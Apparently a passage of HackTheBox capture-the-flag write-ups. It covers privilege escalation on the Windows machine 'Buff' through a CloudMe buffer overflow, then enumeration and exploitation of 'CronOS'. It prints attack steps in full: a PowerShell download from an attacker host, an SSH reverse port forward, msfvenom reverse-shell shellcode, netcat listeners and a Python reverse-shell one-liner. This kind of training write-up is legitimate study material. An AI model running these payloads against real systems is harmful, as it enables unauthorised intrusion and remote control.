Phase #2.5: Post Exploitation

```

1 buff\shaun@BUFF> id
2 buff\shaun
3 buff\shaun@BUFF>
4 buff\shaun@BUFF> uname
5 Host Name:                BUFF
6 OS Name:                  Microsoft Windows 10 Enterprise
7 OS Version:               10.0.17134 N/A Build 17134
8 OS Manufacturer:         Microsoft Corporation
9 OS Configuration:        Standalone Workstation
10 OS Build Type:            Multiprocessor Free
11 buff\shaun@BUFF>
12 buff\shaun@BUFF> ifconfig
13 Windows IP Configuration
14 Ethernet adapter Ethernet0:
15     Connection-specific DNS Suffix  . : 
16     IPv6 Address. . . . . : dead:beef::616c:bed8:4b75:6e17
17     Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
18     Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
19     IPv4 Address. . . . . : 10.10.10.198
20     Subnet Mask . . . . . : 255.255.255.0
21     Default Gateway . . . . . : fe80::250:56ff:feb9:9eb2%10
22                                10.10.10.2
23 buff\shaun@BUFF>
24 buff\shaun@BUFF> users
25 Administrator
26 shaun

```

Phase #3: Privilege Escalation

1. We use `winPEAS.exe` to enumerate the target machine and within the `services` restricted from the outside section, find an interesting service bound to `127.0.0.1:8888`:

```
1 netstat -anp tcp
```

```
[+] Current Listening Ports(T1049&T1049)
[?] Check for services restricted from the outside
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 Listening
TCP 0.0.0.0:445 Listening
TCP 0.0.0.0:5040 Listening
TCP 0.0.0.0:7680 Listening
TCP 0.0.0.0:8080 Listening
TCP 0.0.0.0:49664 Listening
TCP 0.0.0.0:49665 Listening
TCP 0.0.0.0:49666 Listening
TCP 0.0.0.0:49667 Listening
TCP 0.0.0.0:49668 Listening
TCP 0.0.0.0:49669 Listening
TCP 10.10.10.198:139 Listening
TCP 127.0.0.1:3306 Listening
TCP 127.0.0.1:8888 Listening
TCP [::]:135 Listening
TCP [::]:445 Listening
```

Figure 11: writeup.privesc.steps.1.1

2. We find this to be a `CloudMe` process and there's a binary named `CloudMe_1112.exe` within the `C:\Users\shaun\Downloads` directory that hints that the version could be 1.11.2:

```
1 powershell ps
```

```
C:\Users\shaun\Downloads>dir
dir
The system cannot find message text for message number 0x235e in the message file for Application.
The system cannot find message text for message number 0x235b in the message file for Application.

DNS bad key.
14/07/2020 13:27 The system cannot find message text for message number 0x2373 in the message file for Application.
14/07/2020 13:27 The system cannot find message text for message number 0x2373 in the message file for Application.
16/06/2020 16:26 17,830,824 CloudMe_1112.exe
The system cannot find message text for message number 0x2378 in the message file for Application.
The system cannot find message text for message number 0x2379 in the message file for Application.

C:\Users\shaun\Downloads>
```

Figure 12: writeup.privesc.steps.2.1

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
430	24	19472	9252		6628	1	ApplicationFrameHost
161	10	1928	2268		7156	1	browser_broker
341	24	30416	37492		6528	0	CloudMe
79	6	3672	1836	0.17	644	0	cmd
47	4	1948	280	0.00	768	0	cmd

Figure 13: writeup.privesc.steps.2.2

3. We find a buffer overflow exploit for this application that could give us elevated privileges if the `CloudMe` process

is running as Administrator:

```
1 searchsploit cloudme
```

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ ss cloudme
-----
Exploit Title | Path
-----
CloudMe 1.11.2 - Buffer Overflow (PoC) | windows/remote/48389.py
CloudMe 1.11.2 - Buffer Overflow (SEH, DEP, ASLR) | windows/local/48499.txt
CloudMe 1.9 - Buffer Overflow (DEP) (Metasploit) | windows_x86-64/remote/45197.rb
CloudMe Sync 1.10.9 - Buffer Overflow (SEH)(DEP Bypass) | windows_x86-64/local/45159.py
CloudMe Sync 1.10.9 - Stack-Based Buffer Overflow (Metasploit) | windows/remote/44175.rb
CloudMe Sync < 1.11.0 - Buffer Overflow (SEH) (DEP Bypass) | windows_x86-64/remote/44784.py
CloudMe Sync < 1.11.0 - Buffer Overflow | windows/remote/44027.py
CloudMe Sync 1.11.0 - Local Buffer Overflow | windows/local/44470.py
CloudMe Sync 1.11.2 - Buffer Overflow + Egghunt | windows/remote/46218.py
CloudMe Sync 1.11.2 Buffer Overflow - WoW64 (DEP Bypass) | windows_x86-64/remote/46250.py
-----
Shellcodes: No Results
Papers: No Results
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
```

Figure 14: writeup.privesc.steps.3.1

4. But we cannot connect to this service from our attacking machine. We will need to setup a port forward for this exploit to work. We start the SSH service on our attacking machine, transfer the plink.exe binary and setup the port forward:

```
1 service ssh restart
2 service ssh status
3 powershell -c "(new-object
  ↳ System.Net.WebClient).DownloadFile('http://10.10.14.8:8000/plink64.exe', 'C:\Users\shaun\Desktop\plink.exe')
4 C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R
  ↳ 8888:127.0.0.1:8888 kali@10.10.14.8
```

```
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
   Active: active (running) since Thu 2020-07-23 09:36:37 IST; 8h ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 3982975 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 3982976 (sshd)
    Tasks: 1 (limit: 4623)
   Memory: 2.9M
    CGroup: /system.slice/ssh.service
            └─3982976 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
```

Figure 15: writeup.privesc.steps.4.1


```

C:\Users\shaun\Downloads>
C:\Users\shaun\Downloads>C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R 8888:127.0.0.1:8888 kali@10.10.14.8
C:\Users\shaun\Desktop\plink.exe -v -x -a -T -C -noagent -ssh -pw "kali" -R 8888:127.0.0.1:8888 kali@10.10.14.8
Looking up host "10.10.14.8" for SSH connection
Connecting to 10.10.14.8 port 22
We claim version: SSH-2.0-PuTTY_Release_0.74
Remote version: SSH-2.0-OpenSSH_8.2p1 Debian-4
Using SSH protocol version 2
Doing ECDH key exchange with curve Curve25519 and hash SHA-256 (SHA-NI accelerated)
Server also has ecdsa-sha2-nistp256/ssh-rsa host keys, but we don't know any of them
Host key fingerprint is:
ssh-ed25519 255 ee:53:68:37:39:6e:ce:5d:4f:22:e9:77:de:c2:25:45
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 ee:53:68:37:39:6e:ce:5d:4f:22:e9:77:de:c2:25:45
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) n
Initialised AES-256 SDCTR (AES-NI accelerated) outbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) outbound MAC algorithm
Will enable zlib (RFC1950) compression after user authentication
Initialised AES-256 SDCTR (AES-NI accelerated) inbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) outbound MAC algorithm
Will enable zlib (RFC1950) compression after user authentication
Initialised AES-256 SDCTR (AES-NI accelerated) inbound encryption
Initialised HMAC-SHA-256 (SHA-NI accelerated) inbound MAC algorithm
Will enable zlib (RFC1950) decompression after user authentication
Using username "kali".
Sent password
Initialised delayed zlib (RFC1950) decompression
Initialised delayed zlib (RFC1950) compression
Access granted
Requesting remote port 8888 forward to 127.0.0.1:8888
Opening main session channel
Remote port forwarding from 8888 enabled
Opened main channel
Started a shell/command
Linux kali 5.6.0-kali1-amd64 #1 SMP Debian 5.6.7-1kali1 (2020-05-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```

Figure 16: writeup.privesc.steps.4.2

5. We update the exploit with the right shellcode, setup a reverse shell to catch incoming connection and run the exploit:

```

1 msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.8 lport=443 -b "\x00\x0a\x0d" -f python -a
  ↪ x86 --platform windows -e x86/shikata_ga_nai
2
3 sudo nc -nlvp 443
4 python 48389.py

```

```

kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.8 lport=443 -b '\x00\x0a\x0d' -f python -a x86 --platform windows -e x86/shikata_ga_nai
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf = b""
buf += b"\xda\xd1\xd9\x74\x24\xf4\xb8\x38\x9b\xaf\xc4\x5b\x31"
buf += b"\xc9\xb1\x52\x31\x43\x17\x83\xc3\x04\x03\x7b\x88\x4d"
buf += b"\x31\x87\x46\x13\xba\x77\x97\x74\x32\x92\xa6\xb4\x20"
buf += b"\xd7\x99\x04\x22\xb5\x15\xee\x66\x2d\xad\x82\xae\x42"
buf += b"\x06\x28\x89\x6d\x97\x01\xe9\xcc\x1b\x58\x3e\xcc\x22"
buf += b"\x93\x32\x0f\x62\xce\xbe\x5d\x3b\x84\x6d\x71\x48\xd0"
buf += b"\xad\xfa\x02\xf4\xb5\x1f\xd2\xf7\x94\x8e\x68\xae\x36"
buf += b"\x31\xbc\xda\x7e\x29\xa1\xe7\xc9\xc2\x11\x93\x02"
buf += b"\x68\x5c\x67\x6b\x44\xaf\x79\xac\x63\x50\x0c\xc4\x97"
buf += b"\xed\x17\x13\xe2\x29\x9d\x87\x4d\xb9\x05\x63\x6f\x6e"
buf += b"\xd3\xe0\x63\xdb\x97\xae\x67\xda\x74\xc5\x9c\x57\x7b"
buf += b"\x09\x15\x23\x58\x8d\x7d\xf7\xc1\x94\xdb\x6f\xfd\x66"
buf += b"\x83\x07\x5b\x8d\x2e\x53\x06\xcc\x26\x90\xdb\xee\xb6"
buf += b"\xbe\x6c\x9d\x84\x61\xc7\x09\xa5\xea\xcc\x1c\xce\xca\x00"
buf += b"\xb6\x40\x35\xeb\x6c\x49\xf2\xbf\x96\x01\xd3\xbf\x7c"
buf += b"\xf1\xdc\x15\xd2\xa1\x72\xc6\x93\x11\x33\xb6\x7b\x7b"
buf += b"\xbc\xe9\x9c\x84\x16\x82\x37\xf7\xaf\xcd\x71\x09"
buf += b"\xd0\xd3\x8d\x08\x9b\x5d\x6b\x60\xcb\x0b\x24\x1d\x72"
buf += b"\x16\xbe\xbc\x7b\x8c\xbb\xff\xf0\x23\x3c\xb1\xf0\x4e"
buf += b"\x2e\x26\xf1\x04\x0c\xe1\x0e\xb3\x38\x6d\x9c\x58\xb8"
buf += b"\xf8\xbd\xf6\xef\xad\x70\x0f\x65\x40\x2a\xb9\x9b\x99"
buf += b"\xaa\x82\x1f\x46\x0f\x0c\x9e\x0b\x2b\x2a\xb0\x5b\x4"
buf += b"\x76\xe4\x89\xe2\x20\x52\x6c\x5d\x83\x0c\x26\x32\x4d"
buf += b"\xd8\xbf\x78\x4e\x9e\xbf\x54\x38\x7e\x71\x01\x7d\x81"
buf += b"\xbe\xc5\x89\xfa\xa2\x75\x75\xd1\x66\x85\x3c\x7b\xce"
buf += b"\x0e\x99\xee\x52\x53\x1a\xc5\x91\xa6\x99\xef\x69\x89"
buf += b"\x81\x9a\x6c\xd5\x05\x77\x1d\x46\xe0\x77\xb2\x67\x21"
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $

```

Figure 17: writeup.privesc.steps.5.1

6. We immediately get an elevated reverse shell connection and use it to read the `root.txt` flag:

```
1 type C:\Users\Administrator\Desktop\root.txt
```

```

kali@kali: ~/toolbox/repos/writeupsall/htb.buff $
kali@kali: ~/toolbox/repos/writeupsall/htb.buff $ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.198] 57557
Microsoft Windows [Version 10.0.17134.1550]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
buff\administrator

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : dead:beef::616c:bed8:4b75:6e17
    Temporary IPv6 Address. . . . . : dead:beef::7813:413b:2e52:5901
    Link-local IPv6 Address . . . . . : fe80::616c:bed8:4b75:6e17%10
    IPv4 Address. . . . . : 10.10.10.198
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : fe80::250:56ff:feb9:9eb2%10
                                10.10.10.2

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
1cd1d669bb9f044cfb215453d9ec088d

C:\Windows\system32>

```

Figure 18: writeup.privesc.steps.6.1

References

[+] <https://www.hackthebox.eu/home/machines/profile/263>

[HackTheBox] CronOS

Date: 13/Nov/2019
Categories: [oscp](#), [htb](#), [linux](#)
Tags: [exploit_sqli](#), [privesc_cron](#)

Overview

This is a writeup for HackTheBox VM [CronOS](#). Here are stats for this machine from [machinescli](#):



Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

1. 80/tcp/http/Apache httpd 2.4.18 ((Ubuntu)): [exploit_sqli](#), [privesc_cron](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Nov 13 14:08:01 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/htb.cronos/results/10.10.10.13/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/htb.cronos/results/10.10.10.13/scans/xml/_quick_tcp_nmap.xml
  ↳ 10.10.10.13
2 Nmap scan report for 10.10.10.13
3 Host is up, received user-set (0.084s latency).
4 Scanned at 2019-11-13 14:08:02 PST for 23s
5 Not shown: 997 filtered ports
6 Reason: 997 no-responses
7 PORT      STATE SERVICE REASON          VERSION
8 22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol
  ↳ 2.0)
9 | ssh-hostkey:
10 |   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
11 | ssh-rsa
  ↳ AAAAB3NzaC1yc2EAAAADAQABAAQACkOUbDfxsLPWvII72vC7hU4sfLkKVEqyHRpvPWV2+5s2S4kH0rS25C/R+
  ↳ pyGIKHF9LGTqTChmTbcRJLZE4cJCC0EoIyoeXUZWMYJCqV8crflHiVG7Zx3wdUJ4yb54G6N1S4CQFwChHEH9xH1qsJhkpkyEnmKc
  ↳ +CvMzCbn6CZn9KayOuHPy5NEqTRIHObjIEhbrz2ho8+
  ↳ bKP43fJpWFEx0bAzFFGzU0fMEt8Mj5j71JEpSws4GEgMycq4lQMuw8g6Acf4AqvGC5zqpf2VRID0BDi3gdD1vvX2d67QzHJTPA5wgC
  ↳ /KzoIAovEwGqjIvWnTzXLL8TilZI6/PV8wPHzn
12 |   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
13 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWsTNMJT9n5sJr5U1iP8dcbkBrDms4yp7RRAvuu10E6FmORRY
  ↳ /qrkZVNagS1SA9mC6eakkgW6NBgBEggm3kfQ=
14 |   256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
15 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHBIQsAL/XR/HGmUzGZgRJe/1lQvrFWnODXvxQ1Dc+Zx
16 53/tcp    open  domain  syn-ack ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)
17 | dns-nsid:
18 |_ bind.version: 9.10.3-P4-Ubuntu
19 80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
20 | http-methods:
21 |_ Supported Methods: GET HEAD POST OPTIONS
22 |_http-server-header: Apache/2.4.18 (Ubuntu)
23 |_http-title: Apache2 Ubuntu Default Page: It works
24 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
25
26 Read data files from: /usr/bin/./share/nmap
27 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
28 # Nmap done at Wed Nov 13 14:08:25 2019 -- 1 IP address (1 host up) scanned in 24.49 seconds
```

2. Here's the summary of open ports and associated [AutoRecon](#) scan files:

openports				
#	Port	Protocol	Service	Scans
1.	22/tcp	ssh	ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux protocol 2.0)	./results/10.10.10.13/scans/tcp_22_ssh_nmap.txt
2.	53/tcp	domain	ttl 63 ISC BIND 9.10.3-P4 (Ubuntu Linux)	./results/10.10.10.13/scans/tcp_53_dns_nmap.txt
3.	80/tcp	http	ttl 63 Apache httpd 2.4.18 ((Ubuntu))	./results/10.10.10.13/scans/tcp_80_http_gobuster_dirbuster.txt ./results/10.10.10.13/scans/tcp_80_http_gobuster.txt ./results/10.10.10.13/scans/tcp_80_http_nikto.txt ./results/10.10.10.13/scans/tcp_80_http_nmap.txt ./results/10.10.10.13/scans/tcp_80_http_robots.txt ./results/10.10.10.13/scans/tcp_80_http_whatweb.txt

Figure 3: writeup.enumeration.steps.2.1

3. We start with DNS enumeration and with a reverse lookup and find that the subdomain **ns1.cronos.htb** is associated with the target IP. Since DNS is responding on TCP, we also perform a DNS zone transfer and find additional subdomains associated with the target IP:

```
1 dig +noall +answer -x 10.10.10.13 @10.10.10.13
2 host -t axfr cronos.htb 10.10.10.13
```

```
root@kali: ~/toolbox/data/writeups/htb.cronos # dig +noall +answer -x 10.10.10.13 @10.10.10.13
13.10.10.10.in-addr.arpa. 604800 IN PTR ns1.cronos.htb.
root@kali: ~/toolbox/data/writeups/htb.cronos #
root@kali: ~/toolbox/data/writeups/htb.cronos #
root@kali: ~/toolbox/data/writeups/htb.cronos # host -t axfr cronos.htb 10.10.10.13
Trying "cronos.htb"
Using domain server:
Name: 10.10.10.13
Address: 10.10.10.13#53
Aliases:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43089
;; flags: qr aa ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;cronos.htb. IN AXFR

;; ANSWER SECTION:
cronos.htb. 604800 IN SOA cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb. 604800 IN NS ns1.cronos.htb.
cronos.htb. 604800 IN A 10.10.10.13
admin.cronos.htb. 604800 IN A 10.10.10.13
ns1.cronos.htb. 604800 IN A 10.10.10.13
www.cronos.htb. 604800 IN A 10.10.10.13
cronos.htb. 604800 IN SOA cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800

Received 192 bytes from 10.10.10.13#53 in 92 ms
root@kali: ~/toolbox/data/writeups/htb.cronos #
```

Figure 4: writeup.enumeration.steps.3.1


```

root@kali: ~/toolbox/data/writeups/htb.cronos # cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali

10.10.10.13    cronos.htb
10.10.10.13    admin.cronos.htb
10.10.10.13    ns1.cronos.htb
10.10.10.13    www.cronos.htb

root@kali: ~/toolbox/data/writeups/htb.cronos #

```

Figure 5: writeup.enumeration.steps.3.2

4. Upon visiting the `admin.cronos.htb` subdomain, we are presented with a login page, that is vulnerable to SQL injection:




Figure 6: writeup.enumeration.steps.4.1

Findings

Open Ports

1	22/tcp	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
2	53/tcp	domain	ISC BIND 9.10.3-P4 (Ubuntu Linux)
3	80/tcp	http	Apache httpd 2.4.18 ((Ubuntu))

Phase #2: Exploitation

1. We use SQLi to successfully bypass login and are presented with a page that allows running the `ping` and `traceroute` commands. The input field on this page is vulnerable to a command injection:




Figure 7: writeup.exploitation.steps.1.1

2. We use this to execute a Python reverse shell and get interactive access on the target system:

```
1 nc -nlvp 443
2 python -c 'import
  ↳ socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.25",443))
  ↳ os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



Figure 8: writeup.exploitation.steps.2.1

```

root@kali: ~/toolbox/data/writeups/htb.cronos # nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.13] 38838
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
